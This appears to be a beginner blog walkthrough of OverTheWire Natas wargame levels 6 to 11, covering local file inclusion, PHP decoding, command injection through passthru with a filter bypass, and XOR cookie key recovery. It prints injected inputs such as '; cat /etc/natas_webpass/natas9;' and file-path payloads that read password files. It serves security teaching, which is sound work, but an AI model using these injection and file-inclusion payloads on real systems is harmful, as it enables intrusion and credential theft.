
}

}


**?>**

**Natas Level 6 Solution**

Going back to the main page, let’s submit “FOEIUWGHFEEUHOFUOIU” as our secret:



And, access is granted:



If we view this as a curl request, we can see that the data included in the POST request has a secret key and value and a submit key and value.

curl 'http://natas6.natas.labs.overthewire.org/' \


-H 'Authorization: Basic bmF0YXM2OmFHb1k0cTJEYzZNZ0RxNG9MNFl0b0t0eUFnOVBlSGEx' \

--data-raw 'secret=FOEIUWGHFEEUHOFUOIU&submit=Submit'

**Takeaway**: check for secret files (manually in the case of a CTF, with dirb or a similar tool otherwise) and use source code to your advantage.


**Level 7 ➔ 8**

Level 7 (http://natas7.natas.labs.overthewire.org/) looks like this:




If we click on About, the web server will append /index.php?page=about to the end of the URL (likewise with home).

If we view the page source, we see this comment in both pages:




If we were to try to visit /etc/natas\_webpass/natas8 directly (like we did with the secrets file in the previous level), we get a Not Found response:



How we do load in a page that’s outside of the publicly available web server directory?

This level is a demonstration of a LFI (local file inclusion) vulnerability where the ?page=<value> query string is not being sanitized. This means that a user can provide any location on the filesystem to view those files.

If replace <value> with something made-up (such as http://natas7.natas.labs.overthewire.org/index.php?page=somethingelse), we get an error message:




Error messages are frequently useful for getting a working exploit. You can see that the web server tried (and failed) to open our made-up filename “somethingelse”, and also told us the file path.

From here, we can either use an absolute file path (ex: /etc/passwd) or a relative file path (../../../../etc/passwd)

**Natas Level 7 Solution**


Let’s use the absolute file path option, and navigate to http://natas7.natas.labs.overthewire.org/index.php?page=/etc/natas\_webpass/natas8. This will include the flag file and display it to us



**Takeaway**: look for opportunities to test for LFI vulnerabilities (when pages are loaded in dynamically).

**Level 8 ➔ 9**

Open up http://natas8.natas.labs.overthewire.org/ and provide the natas8 username and password (from the last level). Here’s what the level looks like:



Similar to level 6, we have a PHP source file provided to us. Here’s the relevant bit:



The final comparison function is the same structure as level 6, where a “secret” value from our input is compared to the real password:

if(array\_key\_exists("submit", $\_POST)) {

if(encodeSecret($\_POST['secret']) == $encodedSecret) {

print "Access granted. The password for natas9 is <censored>";

} else {

print "Wrong secret";

}

}

**?>**

Let’s dig into $encodedSecret next. Looks like they decided to no longer store their passwords in plaintext (smart!). We can still figure the password out though.

First off, the value of $encodedSecret is 3d3d516343746d4d6d6c315669563362.

Then, there’s an encodedSecret function that looks like this:

function encodeSecret($secret) {

return bin2hex(strrev(base64\_encode($secret)));

}


This function will take our input, encode (modify) it, and then compare it to 3d3d516343746d4d6d6c315669563362.

There are three parts to it:


1. Base64 encode the secret using [base64\_encode()](https://www.php.net/manual/en/function.base64-encode.php?ref=learnhacking.io)
2. Reverse that string using [strrev()](https://www.php.net/manual/en/function.strrev.php?ref=learnhacking.io)
3. Convert that to hexadecimal using [bin2hex()](https://www.php.net/manual/en/function.bin2hex.php?ref=learnhacking.io)

If that’s a string gets encoded, we need to do the opposite to decode it by doing hex2bin(), then strrev(), then base64\_decode().

We can do this in PHP, by using an [online compiler](https://3v4l.org/TCLq8?ref=learnhacking.io) if you don’t have an easy way to run PHP code locally:



But this doesn’t actually have to be PHP-specific. We can use a tool like CyberChef to abstract the steps we identified away from the actual PHP implementation of those functions. [Here’s a link to the CyberChef “recipe” shown below](https://gchq.github.io/CyberChef/?ref=learnhacking.io#recipe=From_Hex('Auto')Reverse('Character')From_Base64('A-Za-z0-9%2B/%3D',true)&input=M2QzZDUxNjM0Mzc0NmQ0ZDZkNmMzMTU2Njk1NjMzNjI).



**Natas Level 8 Solution**


Both approaches give us the value “oubWYf2kBq”. If we provide this as the secret key, we get the flag:




**Takeaway**: write out any reverse engineering steps to understand what is happening in the code. Then use a tool of your choice to find the original value–it doesn’t necessarily to use the original language.

**Level 9 ➔ 10**

Level 9 starts at http://natas9.natas.labs.overthewire.org/, where we see this view:




If we enter in a search value, we get part of a dictionary list.



We can also enter .\* to get all results back.


Once again, we are given the source code for the page:



The important part is

passthru("grep -i $key dictionary.txt");

If we start a Google search for php passthru, we get some interesting suggestions:



If we browse some of the results for php passthru injection, or just the PHP documentation page for [passthru](https://www.php.net/manual/en/function.passthru.php?ref=learnhacking.io), we’ll know that passthru “execute[s] an external program and display[s] raw output”.

The problem with using passthru here is that we can input whatever we want, and the program will execute it.

Our input is the equivalent of

grep -i <absolutely anything we want right here> dictionary.txt

If you have familiarity with Linux command line functionality, you probably know that you can execute commands one after the other using syntax like ; or && between commands.

If we enter in ; ls; the overall command will look like this:

grep -i; ls; dictionary.txt


An equivalent set of commands, written out on separate lines, looks like:

grep -i

ls


dictionary.txt

The first and last commands aren’t valid, but if we try ; ls;, we see that the ls command gets executed just fine:



**Natas Level 9 Solution**

From there, it took a bit of guessing to figure out where the file was. I decided to try the pattern from level 8 and cat the contents of /etc/natas\_webpass/natas9 using the input string ; cat /etc/natas\_webpass/natas9;




And there’s our flag!


**Takeaway**: check for the ability to inject commands or other places where user input is being trusted. If you’re a developer, do not blindly trust user input!

**Level 10 ➔ 11**

Level 10 (http://natas10.natas.labs.overthewire.org/) continues the theme from the last level. However, they’ve added some filtering. 🙁



If we look at the source code, it’s very similar to what we had before, with the addition of a regex (/[;|&]/) that checks for ;, |, and &.




In short, our previous approach won’t work anymore.

To figure out what to do instead, I read a number of posts about [command injection without special characters](https://cobalt.io/blog/a-pentesters-guide-to-command-injection?ref=learnhacking.io). These largely focused on how to bypass filters that block specific words/commands, and also how to input whitespaces, if those are filtered out.

There are a number of clever ways to bypass filtering, including base64 encoding something and then decoding it using $(echo <base64 string> | base64 -d) but this involves a banned character (|).

Speaking of whitespaces, we’re able to put in spaces with no issue, so we don’t have to use any of those tricks. It took me a minute to realize, hey, if we don’t have to work to get spaces into our input, that means there’s options I haven’t investigated.



As it turns out, [grep](https://linux.die.net/man/1/grep?ref=learnhacking.io) supports searching through a whole list of files, and since we can enter in text and spaces, we can use command injection to put another file name ahead of dictionary.txt, like this:


passthru("grep -i <search\_value, space, other filename> dictionary.txt");

**Natas Level 10 Solution**

If we follow the pattern from earlier levels, and look in /etc/natas\_webpass/natasX, we can enter in a value of .\* as our search value (to accept all strings), then a space, then /etc/natas\_webpass/natas10.

Altogether, our input looks like: .\* /etc/natas\_webpass/natas10.

And that gets us the flag!



**Takeaway**: always read the man page of the command you’re trying to use!

**You might also like...**

[**PortSwigger's "DOM XSS in jQuery selector sink using a hashchange event" Walkthrough**](https://learnhacking.io/portswiggers-dom-xss-in-jquery-selector-sink-using-a-hashchange-event-walkthrough/)

Dec 30, 2021

[**PortSwigger's "Web shell upload via Content-Type restriction bypass" Walkthrough**](https://learnhacking.io/portswiggers-web-shell-upload-via-content-type-restriction-bypass-walkthrough/)

Dec 29, 2021

[**PortSwigger's "Remote code execution via web shell upload" Walkthrough**](https://learnhacking.io/portswiggers-remote-code-execution-via-web-shell-upload-walkthrough/)

Dec 29, 2021

LearnHacking.io © 2025

* [Sign up](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/#/portal/)

[Powered by Ghost](https://ghost.org/)

[**LearnHacking.io**](https://learnhacking.io/)

* [Home](https://learnhacking.io/)
* [About](https://learnhacking.io/about/)

**Oct 29, 2021 5 min read [appsec](https://learnhacking.io/tag/appsec/" \o "appsec)**

**OverTheWire Natas Level 11 Walkthrough**


In previous posts, we covered [levels 0-5](https://learnhacking.io/overthewire-natas-walkthrough-levels-0-5/) and [6-10](https://learnhacking.io/overthewire-natas-walkthrough-levels-6-10/) of OverTheWire’s [Natas](http://overthewire.org/wargames/natas/?ref=learnhacking.io) wargame, which is a great introduction to web security.

This write-up is meant to be for beginners, with lots of links to other resources in case you aren’t familiar with a given tool or concept.


**What is Natas?**

**Level 11 ➔ 12**

[Level 11](http://natas11.natas.labs.overthewire.org/?ref=learnhacking.io) (username natas11 and the password found in the previous blog post) opens up with the ability to customize the background color. Finally, dark mode!



The front page also says that the site uses XOR encryption. 😁 As in earlier levels, we’re given the source code:



This source code is a bit more involved than previous files, so let’s go through it function-by-function.

We start with a default value $defaultdata = array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

Interestingly enough, the background color and the inclusion of the password are both stored in the same array. Interesting security choice but let’s continue.

The next function XOR encrypts an input. The key is redacted, so finding the key will probably be a crucial part of this level.

function xor\_encrypt($in) {

$key = '<censored>';

$text = $in;

$outText = '';

// Iterate through each character

for($i=0;$i<strlen($text);$i++) {

$outText .= $text[$i] ^ $key[$i % strlen($key)];

}

return $outText;

}

Next up, the loadData() function takes the cookie value, decodes it, and then uses it to set web page values (the background color and whether we see the password):

function loadData($def) {

global $\_COOKIE;

$mydata = $def;

if(array\_key\_exists("data", $\_COOKIE)) {

$tempdata = json\_decode(xor\_encrypt(base64\_decode($\_COOKIE["data"])), true);

if(is\_array($tempdata) && array\_key\_exists("showpassword", $tempdata) && array\_key\_exists("bgcolor", $tempdata)) {

if (preg\_match('/^#(?:[a-f\d]{6})$/i', $tempdata['bgcolor'])) {

$mydata['showpassword'] = $tempdata['showpassword'];

$mydata['bgcolor'] = $tempdata['bgcolor'];

}

}

}

return $mydata;

}

If there is a “data” array from the browser cookie, the value is base64 decoded, then XOR encrypted (since XOR is reversible with the same mathematical function, this is equivalent to XOR decoding), then JSON decoding.

Then the bgcolor is read out of the array and checked against a hex color regex. If the “showpassword” key exists, it is also copied over to the $mydata value.

There’s also a saveData() function, which encodes and encrypts the data array and saves it as a cookie in the user’s browser:

function saveData($d) {

setcookie("data", base64\_encode(xor\_encrypt(json\_encode($d))));

}

There’s a function to get the bgcolor request from the user:

if(array\_key\_exists("bgcolor",$\_REQUEST)) {

if (preg\_match('/^#(?:[a-f\d]{6})$/i', $\_REQUEST['bgcolor'])) {

$data['bgcolor'] = $\_REQUEST['bgcolor'];

}

}

And lastly, saveData() is called with the default values loaded in:

$data = loadData($defaultdata);

saveData($data);

Again, those default values are array( "showpassword"=>"no", "bgcolor"=>"#ffffff");

**Getting the cookie value without XOR 'encryption'**

If we open up [Dev Tools](https://learnhacking.io/basic-web-skills-dev-tools/) and look at the Application tab (Storage if you’re using Firefox), we can see that the cookie value (for background color = #ffffff, or white) is ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw%3D


The %3D at the end is a URL-encoded version of =. So our cookie value is actually ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=.

We know that this cookie includes showpassword=no and we want to change it to showpassword=yes.

We’ll need to XOR decrypt it, but there’s a problem: we don’t have the key.

Remember that our cookie value was generated by: setcookie("data", base64\_encode(xor\_encrypt(json\_encode($d)))); We don’t have ability to XOR encrypt yet, but we can take steps to get there.

First, let’s use a [PHP compiler](https://www.w3schools.com/php/phptryit.asp?filename=tryphp_compiler&ref=learnhacking.io) to make a cookie without XOR encryption, using just array( "showpassword"=>"no", "bgcolor"=>"#ffffff");



This gives us a cookie value of eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmIn0=.

**Get the XOR key**

We have the encoded cookie, which is: ClVLIh4ASCsCBE8lAxMacFMZV2hdVVotEhhUJQNVAmhSEV4sFxFeaAw=


And we have a cookie generated with the same original values (bgColor: #ffffff, showpassword: no). That value is eyJzaG93cGFzc3dvcmQiOiJubyIsImJnY29sb3IiOiIjZmZmZmZmIn0=

Because of the [associative property of XOR](https://accu.org/journals/overload/20/109/lewin_1915/?ref=learnhacking.io), it doesn’t matter what order you do XOR in, you should get the same answer.

* You can do plaintext XOR'd with the key to get the ciphertext.
* You can XOR the ciphertext with the key to get the plaintext.
* And, you can XOR the ciphertext (which we have) with the plaintext (which we also now have) to get the key.

